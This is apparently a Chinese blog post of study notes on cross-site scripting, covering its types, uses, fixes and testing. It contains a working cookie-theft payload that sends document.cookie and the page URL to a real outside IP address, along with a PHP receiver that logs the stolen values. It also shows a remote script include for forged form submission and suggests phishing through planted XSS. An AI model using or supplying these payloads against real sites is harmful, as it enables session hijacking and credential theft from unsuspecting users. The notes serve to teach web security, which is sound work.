漏洞原理:接受输入数据,输出显示数据后解析执行
基础类型:反射 ( 非持续 ) ,存储 ( 持续 ) , DOM-BASE
拓展类型: jquery , mxss , uxss , pdfxss , flashxss ,上传 xss 等
常用标签: https://www.freebuf.com/articles/web/340080.html
攻击利用:盲打, COOKIE 盗取,凭据窃取,页面劫持,网络钓鱼,权限维持等
安全修复:字符过滤,实例化编码, http_only , CSP 防护, WAF 拦截等
测试流程:看输出想输入在哪里,更改输入代码看执行(标签,过滤决定)
#XSS 跨站 - 攻击利用 - 凭据盗取
条件:无防护 Cookie 凭据获取
利用: XSS 平台或手写接受代码
触发: <script>var
url='http://47.94.236.117/getcookie.php?u='+window.location.href+
'&c='+document.cookie;document.write("<img src="+url+"
/>");</script>
接受:
<?php
url=_GET'u';
cookie=_GET'c';
fp = fopen('cookie.txt',"a");
fwrite(fp,url."\|".cookie."\n");
fclose($fp);
?>
#XSS 跨站 - 攻击利用 - 数据提交
条件:熟悉后台业务功能数据包,利用 JS 写一个模拟提交
利用:凭据获取不到或有防护无法利用凭据进入时执行其他
 然后再写<script src="http://xx.xxx.xxx/poc.js"></script>

 也可以主动钓鱼 比如 在自己博客放xss语句 然后进行页面劫持
XSS 跨站&Cookie 盗取&表单劫持&网络钓鱼&溯源分析&项目平台框架
我最厉害。,。2025-04-17 13:14
相关推荐
nice_lcj5202 小时前
【从零理解计算机网络 · 13】DNS 解析全流程:域名怎么变成 IP,慢在哪好的佩奇2 小时前
Dart 之元数据与注解三少爷的鞋4 小时前
很多开发者把物理上的分层,当成了架构FungLeo5 小时前
FengCMS · PHP+MySQL 升级实录 · MySQL DDL不能回滚:模型字段结构操作的失败续做雨白6 小时前
Android 建造者模式实战:从 AlertDialog 源码到 TopBar 的两种实现_祝你今天愉快8 小时前
Android 高级绘制:[五] 贝塞尔曲线与计算规则张张123y10 小时前
个人助手型 Agent 的六个工程细节:Hermes 与 OpenClaw 的审批、委派、上下文与调度nice_lcj52010 小时前
【从零理解计算机网络 · 15】完整串联:一次请求的全旅程,以及那道经典面试题光电笑映1 天前
TCP 为什么可靠?从三次握手、滑动窗口到拥塞控制全面拆解(下)FungLeo1 天前
FengCMS · PHP+MySQL 升级实录 · 危险默认值之殇:root/123456、认证码 8888 写进配置加载器